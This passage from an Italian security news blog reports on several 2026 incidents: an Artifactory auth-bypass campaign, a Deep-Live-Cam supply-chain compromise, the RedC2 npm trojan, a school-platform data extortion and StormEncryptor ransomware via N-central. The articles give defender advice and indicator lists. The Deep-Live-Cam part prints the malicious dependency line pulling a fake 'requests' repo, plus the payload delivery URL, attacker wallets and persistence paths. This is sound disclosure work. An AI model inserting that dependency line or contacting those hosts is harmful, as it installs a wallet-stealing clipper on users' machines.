Con l’accesso admin consolidato, viene installato un plugin Groovy malevolo: Artifactory supporta nativamente plugin Groovy lato server per estendere le proprie funzionalità, una feature legittima che diventa un potentissimo meccanismo di esecuzione di codice arbitrario in mano a un attaccante con privilegi sufficienti a caricarne uno personalizzato. Da lì, gli operatori distribuiscono una backdoor custom scritta in Rust con capacità di command-and-control, scaricando ulteriori payload in directory tipicamente meno monitorate come /dev/shm, /tmp e /var/tmp. In alcuni casi sono state estratte anche le chiavi di join del cluster Artifactory, che permetterebbero potenzialmente di espandere la persistenza ad altri nodi della stessa installazione distribuita.

La scelta di Rust per la backdoor non è casuale: binari compilati staticamente, assenza di dipendenze runtime come una VM o un interprete, e una superficie di rilevamento comportamentale ancora poco coperta dalle firme EDR tradizionali rispetto a impianti scritti in C/C++ o script. È una tendenza che si osserva sempre più spesso in malware post-exploitation di livello medio-alto nel 2026.

Perché la sola patch potrebbe non bastareIl dettaglio più critico per chi gestisce infrastrutture Artifactory è che applicare la patch chiude la vulnerabilità di accesso iniziale, ma non rimuove automaticamente ciò che è stato piantato durante i 24 giorni di campagna osservata. Gli account amministratore creati dagli attaccanti, i plugin Groovy malevoli e la backdoor Rust restano attivi sul sistema finché non vengono identificati e rimossi manualmente — un pattern da manuale “patch ma non remedia” che ha già causato incidenti di re-compromissione in altre campagne di sfruttamento di vulnerabilità di gestione repository negli ultimi anni.

Raccomandazioni per i difensoriAggiornare immediatamente Artifactory a una delle versioni corrette: 7.111.21, 7.117.28, 7.125.20, 7.133.29, 7.146.38 o 7.161.20 (o successive nella rispettiva linea).

Non fermarsi alla patch: effettuare un audit completo degli account amministratore esistenti, con particolare attenzione a nomi anomali o pattern tipo svc_, labadmin_ o identificatori che imitano componenti di sistema.

Revisionare l’elenco dei plugin Groovy installati e rimuovere quelli non riconducibili a un cambio di configurazione tracciato e approvato.

Cercare processi o binari sospetti in /dev/shm, /tmp e /var/tmp, ed effettuare scansione EDR mirata per binari Rust non firmati con comportamento di rete C2.

Ruotare le chiavi di join del cluster e le credenziali associate se l’istanza è risultata esposta durante la finestra 15 agosto – 8 settembre 2026.

Restringere l’esposizione diretta a Internet delle console di amministrazione Artifactory, ponendole dietro VPN o zero-trust proxy, indipendentemente dallo stato delle patch.

Il caso Artifactory è l’ennesima conferma che gli strumenti di infrastruttura per lo sviluppo software — repository manager, registry di pacchetti, sistemi CI/CD — sono ormai bersagli di prima scelta esattamente quanto i perimetri di rete tradizionali, perché offrono un accesso privilegiato e trasversale a tutto ciò che un’organizzazione costruisce e distribuisce. Trattarli come infrastruttura critica, con lo stesso rigore di patching, segmentazione e monitoraggio riservato ai sistemi di produzione, non è più opzionale.

Indicatori di compromissione e riferimenti tecniciProdotto: JFrog Artifactory
Periodo campagna osservata: 15 agosto - 8 settembre 2026 (24 giorni)
Scopritore: Wiz (ricerca cloud security)

CVE sfruttate:

  • CVE-2026-42018: JWT anonimo interno restituito a chiamante non autenticato
    anche con accesso anonimo disabilitato
  • CVE-2026-42016: validazione insufficiente dei permessi in fase di
    creazione token, consente escalation a scope amministrativo
  • CVE-2026-82329 (CVSS 9.8): bypass di autenticazione che concede privilegi
    admin a un attaccante non autenticato, sfruttata anche stand-alone

Tempo medio exploit-to-admin: < 5 minuti

Versioni corrette: 7.111.21+ / 7.117.28+ / 7.125.20+ / 7.133.29+ /
7.146.38+ / 7.161.20+

Account amministratore sospetti osservati:
0xTerror
svc_[stringa_casuale]
labadmin_[stringa_casuale]
jfrog-distribution
jfrog-insight
repo-service

Post-exploitation:

  • Plugin Groovy malevoli per RCE persistente
  • Backdoor custom in Rust con funzionalità C2
  • Payload droppati in /dev/shm, /tmp, /var/tmp
  • Estrazione chiavi di join del cluster

Superficie stimata: 49-62% delle istanze Artifactory esposte su Internet
vulnerabili ad almeno una delle CVE sopra elencate

#backdoor #supplychain #cve #rust #supplychainattack #artifactory #jfrog #wiz

0

Loading...

0
4

Loading...

Deep-Live-Cam infetto: 434 spazi nascosti in un finto pacchetto Requests trasformano 96.000 stelle GitHub in un clipper crypto

Si parla di:

Toggle

Quattrocentotrentaquattro spazi vuoti. È lì che un attaccante ha nascosto, in un singolo file setup.py, il codice capace di tras

More...

Si parla di:

Toggle

Quattrocentotrentaquattro spazi vuoti. È lì che un attaccante ha nascosto, in un singolo file setup.py, il codice capace di trasformare uno dei tool di più popolari di in un ladro di silenzioso. Deep-Live-Cam, applicazione open source per il face-swap in tempo reale con oltre 96.600 stelle, è rimasta compromessa per nove ore e trentanove minuti l’8 e il 9 settembre 2026. Bastano per infettare un numero di macchine impossibile da quantificare con certezza — ed è proprio questa incertezza, più che la tecnica in sé, il vero problema per chi deve valutare il danno.

Una finestra di nove ore, aperta da un account compromessoLa ricostruzione pubblicata dai ricercatori di SafeDep, specializzati in della supply chain open source, è quasi cronometrica. Il 5 settembre l’attaccante crea su GitHub un account chiamato pypls e vi pubblica un repository denominato semplicemente requests — un tentativo di confusione visiva con la libreria Python omonima, tra le più scaricate al mondo. Tre giorni dopo, l’8 settembre alle 15:58:54 UTC, un commit (hash 7895c547) viene pushato direttamente sul branch principale di Deep-Live-Cam, modificando diciotto voci del file requirements.txt. La riga chiave è questa:

requests @ git+https://github.com/pypls/requests.gitCon una sola riga, ogni installazione del progetto smette di scaricare la libreria Requests originale e inizia a clonare il repository dell’attaccante, mantenendo però metadati ingannevoli che rimandano al progetto legittimo. La scoperta arriva rapidamente: alle 01:26:18 UTC del 9 settembre un ricercatore della community, identificato come fred-cardoso, segnala la dipendenza sospetta. Il maintainer reagisce in fretta, revertendo la modifica con il commit 55d306d5 alle 01:37:35 e, due minuti dopo, annunciando pubblicamente di aver rilevato “accessi anomali all’account nonostante l’autenticazione a due fattori attiva” e di aver ruotato credenziali e chiavi.

Il vettore di accesso iniziale resta un punto oscuro: il commit non è firmato, e questo impedisce di stabilire se l’attaccante disponesse di un rubato, di una chiave compromessa o di una sessione dirottata. Il solo dato certo è che il , da solo, non ha bastato a fermare l’attacco.

L’arte di nascondere codice: spazi e ideogrammiLa parte più istruttiva dell’attacco, dal punto di vista tecnico, riguarda il modo in cui il payload malevolo è stato occultato dentro il finto pacchetto requests. Nel file setup.py, subito dopo l’ import sys, l’attaccante ha inserito 434 caratteri di spazio consecutivi sulla stessa riga, spingendo il codice realmente eseguito ben oltre il margine di visibilità di qualsiasi editor o strumento di revisione standard. Chi avesse aperto il file con un normale visualizzatore avrebbe visto solo righe vuote.

A questo si aggiunge un secondo livello di offuscamento: variabili con nomi in caratteri cinesi e giapponesi (tra gli esempi documentati da SafeDep, sequenze come “一時1”, “シード5”, “队列102”), scelte non tanto per nascondere il significato quanto per aumentare il rumore visivo e ostacolare l’analisi statica automatizzata. Il codice effettivo, decodificato da Base64 e decompresso con zlib, veniva eseguito durante la fase di build di pip — quindi prima ancora che l’installazione di Deep-Live-Cam si completasse, e indipendentemente dal fatto che l’utente avviasse mai l’applicazione.

Il payload: un clipper multipiattaforma “a norma”Una volta eseguito, il payload installava un classico clipboard hijacker per criptovalute, ma implementato con una cura tecnica superiore alla media. Il malware monitorava gli appunti di sistema ogni 0,3 secondi, applicando espressioni regolari per riconoscere indirizzi di wallet e — dettaglio non scontato — validandoli correttamente prima della sostituzione: Base58Check per Bitcoin e Tron, Bech32/Bech32m per gli indirizzi SegWit nativi di Bitcoin, checksum Keccak-256 conformi allo standard EIP-55 per Ethereum, e la validazione Base58 a 32 byte per Solana. Un livello di attenzione che riduce drasticamente il rischio di sostituzioni fallite o rilevabili a colpo d’occhio dalla vittima.

Gli indirizzi degli attaccanti individuati da SafeDep coprono tutte le principali reti: due indirizzi Bitcoin legacy, uno SegWit e uno Taproot, un indirizzo Ethereum, uno Tron e uno Solana — una diversificazione che suggerisce un operatore abituato a monetizzare su più chain contemporaneamente.

Per sopravvivere ai riavvii, il malware si comportava in modo diverso a seconda del sistema operativo. Su Windows scriveva una voce SysHelper nella chiave di registro HKCU\Software\Microsoft\Windows\CurrentVersion\Run, puntando a uno script in %LOCALAPPDATA%\WindowsHelper\sys.pyw eseguito preferibilmente con pythonw.exe per restare invisibile senza finestra di console. Su macOS creava invece un LaunchAgent (com.user.syshelper.plist) con RunAtLoad e KeepAlive attivi, puntando a ~/Library/Application Support/HowToFind/sys.py.

Una finestra che nessun revert può richiudere del tuttoQui sta il nodo più scomodo della vicenda: il revert del commit malevolo ha rimosso la dipendenza avvelenata dal codice sorgente, ma non ha eliminato nulla dai sistemi già compromessi durante le nove ore e trentanove minuti di esposizione. Chi ha installato o aggiornato Deep-Live-Cam in quella finestra temporale continua, con ogni probabilità, ad avere il clipper attivo in background, in attesa che l’ambiente Python venga reinstallato o che qualcuno individui manualmente le chiavi di persistenza. SafeDep è stata chiara su questo punto: l’analisi ricostruisce con certezza il funzionamento e le capacità del malware, non il numero di macchine effettivamente infettate né le perdite economiche reali — un limite intrinseco di qualsiasi indagine forense che parte da codice statico e non da telemetria delle vittime.

Con quasi 100.000 stelle su GitHub, Deep-Live-Cam gode di una base di installazioni potenzialmente enorme, spesso su macchine di utenti singoli, creator o piccoli studi che difficilmente dispongono di strumenti di monitoraggio EDR paragonabili a quelli di un ambiente enterprise — il bersaglio ideale per un attacco pensato per restare silenzioso il più a lungo possibile.

Cosa insegna ai difensori (e ai maintainer)Le dipendenze git+https:// dentro requirements.txt meritano lo stesso livello di sospetto di un binario scaricato da fonte sconosciuta: bypassano i controlli di integrità tipici di PyPI e permettono a chiunque abbia scritto quella riga di sostituire silenziosamente un pacchetto fidato.

Il 2FA classico non è sufficiente a proteggere account maintainer con questo livello di visibilità: servono chiavi hardware o passkey resistenti al phishing, oltre a policy che impediscano push diretti su branch principali senza review, anche per chi ha permessi di amministratore.

Gli scanner di sicurezza per il codice dovrebbero segnalare automaticamente righe anomale per lunghezza (whitespace injection) e la presenza massiva di identificatori non-ASCII in file critici come setup.py, entrambi pattern a basso costo di rilevamento e alto valore predittivo.

Chi ha installato o aggiornato Deep-Live-Cam tra l’8 e il 9 settembre 2026 dovrebbe considerare il proprio sistema potenzialmente compromesso, verificare la presenza delle chiavi di persistenza indicate negli IoC e ruotare eventuali wallet le cui transazioni sono transitate dagli appunti di sistema in quel periodo.

Indicatori di compromissione[Timeline UTC]
2026-09-05 Creazione account GitHub "pypls" e repo fake "requests"
2026-09-08 15:58:54 Commit malevolo 7895c547 su Deep-Live-Cam (main branch)
2026-09-09 01:26:18 Segnalazione community (fred-cardoso)
2026-09-09 01:37:35 Revert (commit 55d306d5)
2026-09-09 01:39:12 Annuncio maintainer: account compromesso, rotazione credenziali

[Repository e dipendenza malevola]
Repo fake: github.com/pypls/requests
Riga requirements.txt: requests @ git+https://github.com/pypls/requests.git
Delivery payload: graph.org/coding-utf-8-09-05-2
Beacon/contatore: abacus.jasoncameron.dev/hit/duff.com/info

[Hash SHA-256]
setup.py malevolo: b34818f9208133c2fd2d0814162c6f3c59e35df518e3c95f998890f7e4a5e6f4
Payload clipper decodificato: 73cb3c0e9afd9db32a392655ff58be5cc95b24fbc0f412202853dc0161dd0561

[Wallet degli attaccanti]
BTC (legacy): 1LeCcPytFxpeo6Leujc4USuCwec9oDFa92
BTC (legacy): 3LKB1j9zgmSdaNWy3iLCiHVaV6b1qpLRXB
BTC (SegWit): bc1q42m55rrtzjzf05dhp4az02lqqkpjemjddwwht3
BTC (Taproot): bc1p68qmln48g90mpv6ukrmmhvp64qvx4evgu0h5s9mf6ljwp0n6ahnswhnpa6
ETH: 0x58d28b72c54A5b645201900c8aA8550ad7f7d90b
TRON: TDfqUBRSnXcEeLWSGHKSWPAhRSySqEiykQ
SOL: 6ig8v2AAvVQh4qK5JBS9ZTSWRjCKTHhEq4SMV8oqWfmu

[Persistenza]
Windows: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SysHelper
-> %LOCALAPPDATA%\WindowsHelper\sys.pyw
macOS: ~/Library/LaunchAgents/com.user.syshelper.plist
-> ~/Library/Application Support/HowToFind/sys.pyFonte principale: analisi tecnica SafeDep sulla compromissione della supply chain di Deep-Live-Cam.

#github #infosec #malware #supplychain #bitcoin #criptovalute #deepfake #supplychainattack

0

Loading...

0
3

Loading...

RedC2 4.0: il trojan che si nasconde in 14 pacchetti npm e usa l’IA per orchestrare gli attacchi

Si parla di:

Toggle

Quattordici pacchetti , camuffati da innocue utility per calendari e “streak” di produttività, sono in realtà il vettore di

More...

Si parla di:

Toggle

Quattordici pacchetti , camuffati da innocue utility per calendari e “streak” di produttività, sono in realtà il vettore di una delle campagne più sofisticate degli ultimi mesi contro la supply chain open source. Il payload si chiama RedC2 4.0 ed è la nuova generazione di un framework di comando e controllo commerciale che, per la prima volta, integra un vero e proprio agente AI capace di tradurre istruzioni in linguaggio naturale in comandi operativi post-exploitation. Il caso, documentato il 21 agosto 2026 dal team TrendAI (la divisione enterprise di Trend Micro) grazie al lavoro del ricercatore Aliakbar Zahravi, segna un salto di qualità nella criminalità informatica “as-a-service”: non serve più essere un operatore esperto per condurre un’intrusione complessa, basta saper scrivere un prompt.

Come funziona l’infezione: un import vale una backdoorI quattordici pacchetti — tra cui streak-metrics-math, kit-map-vim, streak-map-cache, streak-map-kit, map-streak-kit, streak-cache-map, streak-calc-metrics, streak-calc-math, streak-math-abz, streak-metricsaz, streak-math-metrics, streak-metricazbd, streak-metricsazb e streak-kit-map — mantengono la funzionalità dichiarata (calcolo di statistiche e “streak” di calendario) per non destare sospetti in fase di code review. Il payload malevolo è però innescato senza bisogno di alcun hook di installazione: secondo l’analisi di TrendAI, “quando il modulo si carica, localizza il binario incluso, lo rende eseguibile e lo avvia come processo detached in background”. Basta quindi un semplice import del pacchetto perché l’impianto si attivi automaticamente, senza passare per postinstall scripts più facilmente intercettabili dai controlli di automatizzati.

I binari, con nomi che variano da pacchetto a pacchetto (math-core.bin, math-calc.bin, calc-math.dat, calc-cache.bin, calc.bin, calc-mapping.bin), sono collocati nelle directory dist/ o dist/internal/ del pacchetto, un’ubicazione volutamente innocua che si mimetizza nella normale struttura di un modulo Node.js.

RedShell: il beacon Linux e le sue capacitàLa variante Linux del framework, battezzata RedShell Beacon, fornisce agli attaccanti una shell interattiva tramite /bin/sh ed espone comandi dedicati alla ricognizione del sistema, alla raccolta di credenziali (comprese le chiavi e le credenziali salvate nei ), alla persistenza e all’esecuzione in-memory di file ELF, riducendo così le tracce lasciate su disco. La variante del framework va oltre, aggiungendo bypass di UAC, rilevamento e tampering degli e strumenti per il movimento laterale in rete.

Sul piano cross-platform, RedC2 4.0 offre capacità che lo rendono paragonabile a framework offensivi di fascia alta come Cobalt Strike o Sliver: tunneling host-to-host e pivoting di rete, trasferimento file e consegna di payload in fasi successive, esecuzione in memoria di Beacon Object File (BOF), assembly .NET e shellcode. Non stupisce che il prezzo di listino sul canale di distribuzione “Red Offsec” sia fissato a 99,99 dollari: un investimento minimo per capacità offensive un tempo riservate ad attori con risorse ben più consistenti.

“Red Agent”: quando l’IA orchestra il post-exploitationL’elemento che distingue davvero questa release è il componente denominato “Red Agent”, un modulo basato su LLM che trasforma intenzioni espresse in linguaggio naturale in comandi beacon del framework. In pratica, l’operatore non deve più conoscere a memoria la sintassi dei comandi RedShell: può limitarsi a formulare richieste come “enumera gli host raggiungibili in rete” o “raccogli le credenziali salvate”, lasciando che sia l’agente AI a tradurle in azioni concrete di ricognizione, movimento laterale e credential dumping. È lo stesso paradigma che negli ultimi mesi ha abbassato la barriera d’ingresso per campagne di phishing e sviluppo malware — applicato però direttamente alla fase più delicata di un attacco, quella successiva alla compromissione iniziale, dove finora serviva esperienza operativa reale per non farsi scoprire.

Timeline di un framework in evoluzioneAgosto 2025 — Rilascio di RedC2 v2.0

Gennaio 2026 — Commercializzazione della v3.0

Giugno 2026 — L’attore “MarlboroMan” pubblicizza la v4.0 su Hack Forums

Agosto 2026 — TrendAI scopre la campagna di distribuzione via npm con i 14 pacchetti trojanizzati

Due righe per i difensoriIl caso RedC2 conferma una tendenza consolidata: gli attaccanti prediligono nomi di pacchetti “typosquattati” su termini generici e popolari (in questo caso legati a calendari e tracking di abitudini) proprio perché generano traffico di installazione costante e passano più facilmente inosservati tra le migliaia di dipendenze di un progetto Node.js. TrendAI non ha reso pubblici hash o indicatori di rete specifici al momento della pubblicazione, ma i nomi dei pacchetti e dei binari incorporati restano il principale segnale di compromissione disponibile.

Per i team di sicurezza, le priorità operative sono chiare: verificare immediatamente la presenza di uno qualsiasi dei pacchetti elencati nelle dipendenze dirette o transitive dei propri progetti (anche tramite npm ls o strumenti SCA), monitorare i processi detached generati subito dopo l’installazione di nuovi moduli npm, applicare policy di allow-listing per i pacchetti approvati nei pipeline CI/CD e verificare la presenza di file binari eseguibili — un pattern estremamente anomalo per una libreria JavaScript pura — all’interno delle directory dist/. La comparsa di agenti AI integrati nei toolkit offensivi commerciali suggerisce inoltre che i prossimi mesi vedranno una proliferazione di varianti sempre più accessibili, e che la difesa dovrà spostarsi sempre più a monte, sulla supply chain, piuttosto che sul solo endpoint.

Indicatori di compromissione# Pacchetti npm trojanizzati (RedC2 4.0 / RedShell)
streak-metrics-math@1.0.0, 1.0.1
kit-map-vim@1.0.0
streak-map-cache@1.0.0
streak-map-kit@1.0.0
map-streak-kit@1.0.0
streak-cache-map@1.0.0
streak-calc-metrics@1.0.0
streak-calc-math@1.0.0
streak-math-abz@1.0.0
streak-metricsaz@1.0.0
streak-math-metrics@1.0.0
streak-metricazbd@1.0.0
streak-metricsazb@1.0.0
streak-kit-map@1.0.0

Nomi dei binari embedded (in dist/ o dist/internal/)

math-core.bin
math-calc.bin
calc-math.dat
calc-cache.bin
calc.bin
calc-mapping.bin

Comportamento indicativo (host Linux)

  • Processo detached avviato subito dopo import del modulo
  • Shell interattiva via /bin/sh generata da processo Node.js
  • Persistenza via cron job o unit systemd non riconducibile a software noto
  • Accesso in lettura a ~/.ssh/ e a credential store dei browserFonti: TrendAI / Trend Micro (Aliakbar Zahravi), The Hacker News.

#ai #intelligenzaartificiale #infosec #backdoor #malware #supplychain #npm #supplychainattack

1

Loading...

0
6

Loading...

xpl0itrs colpisce il Gruppo Spaggiari: 6,1 TB rivendicati da 3.000 scuole italiane, l’azienda ridimensiona

Si parla di:

Toggle

Il 20 agosto 2026 il gruppo di xpl0itrs ha rivendicato sul proprio leak site l’esfiltrazione di 6,1 terabyte di dati

More...

Si parla di:

Toggle

Il 20 agosto 2026 il gruppo di xpl0itrs ha rivendicato sul proprio leak site l’esfiltrazione di 6,1 terabyte di dati da oltre 3.000 istituti scolastici italiani, colpendo l’infrastruttura del Gruppo Spaggiari di Parma, storico fornitore del registro elettronico ClasseViva usato ogni giorno da milioni di studenti, famiglie e docenti in tutta Italia. La rivendicazione ha acceso i riflettori su uno dei fornitori più capillari dell’ecosistema scolastico nazionale, ma la risposta ufficiale dell’azienda — arrivata il giorno successivo — ridimensiona sensibilmente la portata dell’incidente, aprendo un caso di studio interessante sul divario tra ciò che i gruppi ransomware rivendicano e ciò che, effettivamente, è stato compromesso.

Il bersaglio: cent’anni di storia, 4.000 scuole, 4,5 milioni di utentiFondato nel 1926, il Gruppo Spaggiari si è evoluto da editore scolastico a fornitore di servizi digitali per la gestione della didattica, diventando negli anni uno dei nomi più riconoscibili della italiana grazie a ClasseViva, il registro elettronico che connette istituti, insegnanti, studenti e famiglie. Secondo i dati riportati dall’azienda stessa, la piattaforma è oggi utilizzata da oltre 4.000 attive con più di 4,5 milioni di utenti giornalieri — una superficie d’attacco enorme, che rende qualunque incidente di su questo fornitore un potenziale problema di scala nazionale.

Chi è xpl0itrs: dalla supply chain agli attacchi ad alto profiloxpl0itrs è un collettivo di cybercrime a scopo di lucro emerso all’inizio del 2026, che secondo le analisi di threat intelligence opera in stretto coordinamento con un altro gruppo, , condividendo accesso iniziale, strumenti e talvolta le stesse vittime all’interno di un ecosistema focalizzato sulla compromissione della supply chain software. Il modus operandi del gruppo si concentra su furto di token di sviluppo — Personal Access Token, credenziali , chiavi API — sottratti da ambienti di sviluppo, seguito da esfiltrazione di dati da repository e infrastrutture interne. Un membro che si fa chiamare “boxturtl” funge da portavoce pubblico, presentandosi come ex red teamer professionista.

Nelle scorse settimane il gruppo ha rivendicato, con diversi gradi di credibilità, violazioni ai danni di realtà molto note tra cui Spotify, il Dipartimento del Tesoro statunitense, OpenAI e Trustpilot, oltre a vittime indirette raggiunte tramite la compromissione di progetti open source come Trivy, BitWarden CLI, LiteLLM e Checkmarx KICS. Il profilo tracciato da Dataminr valuta le rivendicazioni del gruppo come “generalmente credibili”, basandosi su campioni di dati che contengono riferimenti plausibili a risorse di sviluppo interne e metadati Git coerenti con un accesso autentico mantenuto almeno fino a maggio 2026. Gli analisti segnalano inoltre legami indiretti con i cluster di estorsione DarkRomance e con il brand ShinyHunters, e una tecnica MITRE ATT&CK documentata — T1486, Data Encrypted for Impact — che colloca il gruppo nella categoria ransomware/extortion a tutti gli effetti, con almeno otto rivendicazioni pubblicate sul proprio leak site negli ultimi trenta giorni.

La rivendicazione contro la versione ufficialeSecondo la rivendicazione pubblicata da xpl0itrs, i 6,1 TB sottratti includerebbero nomi, indirizzi email, numeri di telefono e almeno un campo password relativo a oltre 3.000 istituti scolastici — senza, secondo quanto dichiarato dagli stessi attaccanti, identificatori governativi come codici fiscali o numeri di documento. Spaggiari ha risposto con un comunicato ufficiale datato 21 agosto 2026, precisando che a essere compromesso sarebbe stato esclusivamente il componente “Modulistica Smart” della piattaforma Bergantini — uno strumento per la gestione della modulistica scolastica — e non il registro elettronico ClasseViva, i sistemi di gestione didattica o quelli amministrativi, definiti dall’azienda “un sistema distinto e separato” rispetto a quello colpito.

Un dettaglio significativo emerso dalla ricostruzione è la data dell’intrusione originaria: secondo Spaggiari l’accesso non autorizzato risalirebbe al 30 giugno 2026, quasi due mesi prima della rivendicazione pubblica del 20 agosto. Un intervallo così ampio tra compromissione e divulgazione è tutt’altro che insolito nel panorama ransomware: spesso corrisponde al tempo impiegato dagli attaccanti per l’esfiltrazione, l’eventuale negoziazione privata con la vittima (evidentemente naufragata, in questo caso) e, infine, la pubblicazione sul leak site come leva estorsiva. L’azienda ha dichiarato di aver notificato l’incidente al Garante per la protezione dei dati personali, all’Agenzia per la Cybersicurezza Nazionale (ACN) e alle forze dell’ordine.

Perché il divario tra le due versioni contaIl contrasto tra la portata rivendicata (6,1 TB, oltre 3.000 scuole) e quella riconosciuta ufficialmente (un singolo modulo di modulistica) è un pattern ricorrente nelle dinamiche di doppia estorsione: i gruppi ransomware hanno tutto l’interesse a massimizzare la percezione del danno per aumentare la pressione sulla vittima e il valore di rivendita dei dati, mentre le aziende colpite tendono, comprensibilmente, a circoscrivere la narrazione pubblica il più possibile. Senza una verifica indipendente di un campione dei dati esfiltrati — al momento non disponibile pubblicamente — è prematuro stabilire quale delle due versioni sia più vicina alla realtà, ma il profilo di xpl0itrs, storicamente valutato come “generalmente credibile” dagli analisti, invita quantomeno alla cautela verso un ridimensionamento totale dell’incidente.

Rischi concreti per famiglie e istitutiAnche nello scenario più contenuto descritto da Spaggiari, l’esposizione di nominativi, email, numeri di telefono e credenziali legate al mondo scolastico costituisce un rischio concreto: questo tipo di dataset è particolarmente appetibile per campagne di phishing mirato verso segreterie scolastiche e famiglie (spesso mascherate da comunicazioni ClasseViva o da avvisi del Ministero dell’Istruzione), per tentativi di account takeover su servizi che riutilizzano le stesse credenziali, e per la profilazione di minori, un tema su cui il Garante privacy italiano è tradizionalmente molto attento. Le scuole coinvolte dovrebbero considerare, come misura precauzionale indipendentemente dall’entità confermata del breach, la rotazione delle credenziali di accesso al modulo Modulistica Smart, l’attivazione di autenticazione a più fattori dove disponibile e un’allerta mirata al personale su possibili tentativi di phishing a tema scolastico nelle prossime settimane.

Riferimenti e indicatori# Incidente Gruppo Spaggiari / ClasseViva
Attore: xpl0itrs (coordinato con TeamPCP)
Tecnica MITRE ATT&CK: T1486 - Data Encrypted for Impact
Componente rivendicato come compromesso: Modulistica Smart (piattaforma Bergantini)
Data intrusione dichiarata da Spaggiari: 30 giugno 2026
Data rivendicazione pubblica: 20 agosto 2026
Data comunicato ufficiale Spaggiari: 21 agosto 2026
Volume dati rivendicato: ~6,1 TB / 3.000+ istituti scolastici
Tipologia dati rivendicati: nominativi, email, numeri di telefono, password (parziale)
Notifiche effettuate: Garante Privacy, ACN, forze dell'ordineFonti: comunicato ufficiale Gruppo Spaggiari, ransomware.live, Dataminr Intel Brief, GalaxyWarden, monitoraggio leak site.

#infosec #cybercrime #darkweb #supplychain #databreach #scuola #istruzione

0

Loading...

0
4

Loading...

StormEncryptor: come l’ex affiliato Medusa Storm-1175 ha trasformato N-central in un launchpad ransomware

Si parla di:

Toggle

Un singolo server compromesso, migliaia di endpoint amministrati a cascata: è lo scenario da incubo che si è materializzato dal

More...

Si parla di:

Toggle

Un singolo server compromesso, migliaia di endpoint amministrati a cascata: è lo scenario da incubo che si è materializzato dal 1° agosto 2026, quando un attore legato alla e già noto per l’affiliazione al ransomware ha iniziato a sfruttare una vulnerabilità critica in N-central, la piattaforma di remote monitoring and management () di N-able usata da migliaia di managed service provider in tutto il mondo. Threat Intelligence attribuisce la campagna al gruppo Storm-1175, che ha debuttato con un ceppo ransomware inedito, StormEncryptor, segnando un cambio di strategia rispetto al passato.

Da Medusa a StormEncryptor: chi è Storm-1175Storm-1175 è il nome con cui Microsoft traccia un attore finanziariamente motivato, ritenuto basato in Cina, specializzato in campagne ransomware “ad alta velocità”. Già ad aprile 2026 Microsoft aveva descritto il gruppo come capace di passare dall’accesso iniziale alla cifratura completa dei sistemi in meno di 24 ore, sfruttando sia vulnerabilità appena divulgate sia, in alcuni casi, zero-day exploitati fino a una settimana prima della disclosure pubblica. Le vittime storiche del gruppo, colpite tramite il ransomware Medusa, includono organizzazioni sanitarie, di servizi professionali e finanziarie in Australia, Regno Unito e Stati Uniti, spesso raggiunte tramite lo sfruttamento di prodotti esposti su internet come GoAnywhere MFT, SmarterMail, Microsoft Exchange, Ivanti Connect Secure e JetBrains TeamCity.

Il 2 agosto 2026 Microsoft ha osservato per la prima volta il dispiegamento di StormEncryptor, un nuovo ransomware scritto in C++ che aggiunge l’estensione .encrypted ai file cifrati e deposita in ogni cartella una nota di riscatto denominata “!!!README_FIRST!!!.txt”, con la consueta minaccia di pubblicazione dei dati rubati entro tre giorni in caso di mancato pagamento. Si tratta della prima attività osservata del gruppo dopo un periodo di silenzio dall’aprile 2026, e il tempismo — lo stesso giorno della divulgazione della falla in N-central — non lascia molti dubbi sul vettore di accesso iniziale.

CVE-2026-18577: un bypass di autenticazione con “poteri da dio”Il cuore tecnico della vicenda è CVE-2026-18577, una vulnerabilità di bypass dell’autenticazione in N-central che consente a un attaccante privo di qualsiasi credenziale di ottenere il controllo amministrativo completo del server. Si tratta, in realtà, di un bypass della patch che a sua volta correggeva un’altra falla, CVE-2026-18556: gli attaccanti hanno cioè trovato una variante capace di eludere i controlli introdotti dalla prima correzione. Huntress ha definito l’accesso ottenibile tramite questa falla un vero e proprio “god-mode access”: poiché gli MSP utilizzano N-central per amministrare da remoto le macchine dei propri clienti, la compromissione di un singolo server RMM diventa la porta d’ingresso verso ogni endpoint da esso gestito, con un potenziale effetto a cascata su decine di organizzazioni contemporaneamente. Non è un caso isolato nel suo genere: nel 2021 un attacco simile alla piattaforma RMM di Kaseya permise alla gang REvil di colpire inizialmente 60 clienti diretti e, a cascata, circa 1.500 aziende a valle; nel 2024 un episodio analogo coinvolse ConnectWise ScreenConnect, con Storm-1175 tra gli attori che ne approfittarono.

N-able ha individuato lo sfruttamento della falla per la prima volta il 31 luglio 2026, grazie alla soluzione MDR Adlumin, e ha rilasciato un primo hotfix (versione 2026.3.1.7) il 2 agosto. Non è bastato: gli attaccanti hanno trovato un modo per aggirare anche questa prima mitigazione, costringendo il vendor a pubblicare un secondo hotfix di emergenza (2026.3.1.10) il 6 agosto, con l’avvertenza esplicita che la prima patch da sola non fosse sufficiente. Nonostante la disponibilità delle correzioni, Huntress ha rilevato che oltre la metà dei server N-central cloud raggiungibili tra i propri partner risultava ancora non aggiornata, con il 28,6% delle istanze self-hosted ancora esposte.

La catena post-exploitationUna volta ottenuto l’accesso amministrativo a N-central, gli attaccanti sfruttano la funzionalità legittima “Take Control” per collegarsi agli endpoint gestiti e registrano un nuovo servizio per un tunnel Cloudflare, garantendosi persistenza. Sophos, che ha ampliato l’elenco di indicatori di compromissione condiviso inizialmente da N-able, ha osservato la creazione di un nuovo account di dominio chiamato “veeam” — probabilmente scelto per mimetizzarsi tra gli account di servizio legittimi legati ai backup — oltre al reset delle password di diversi account amministratore di dominio esistenti, l’enumerazione di altri account e la disattivazione delle soluzioni di sicurezza Microsoft e Sophos tramite uno strumento di EDR-evasion.

Secondo l’analisi condivisa da Microsoft, il comportamento post-compromissione di Storm-1175 in questa campagna include l’abuso di strumenti RMM legittimi come AnyDesk e SimpleHelp, l’uso di Advanced IP Scanner per la ricognizione della rete e il dump delle credenziali LSASS tramite Mimikatz — un playbook che privilegia strumenti “living off the land” e software di amministrazione remota già presenti o facilmente installabili, per confondersi con il traffico amministrativo legittimo generato dallo stesso N-central. Huntress, che ha osservato lo sfruttamento su ambienti di propri clienti, conferma che gli attaccanti si muovono rapidamente attraverso più host all’interno delle organizzazioni colpite, prendendo di mira in particolare i domain controller.

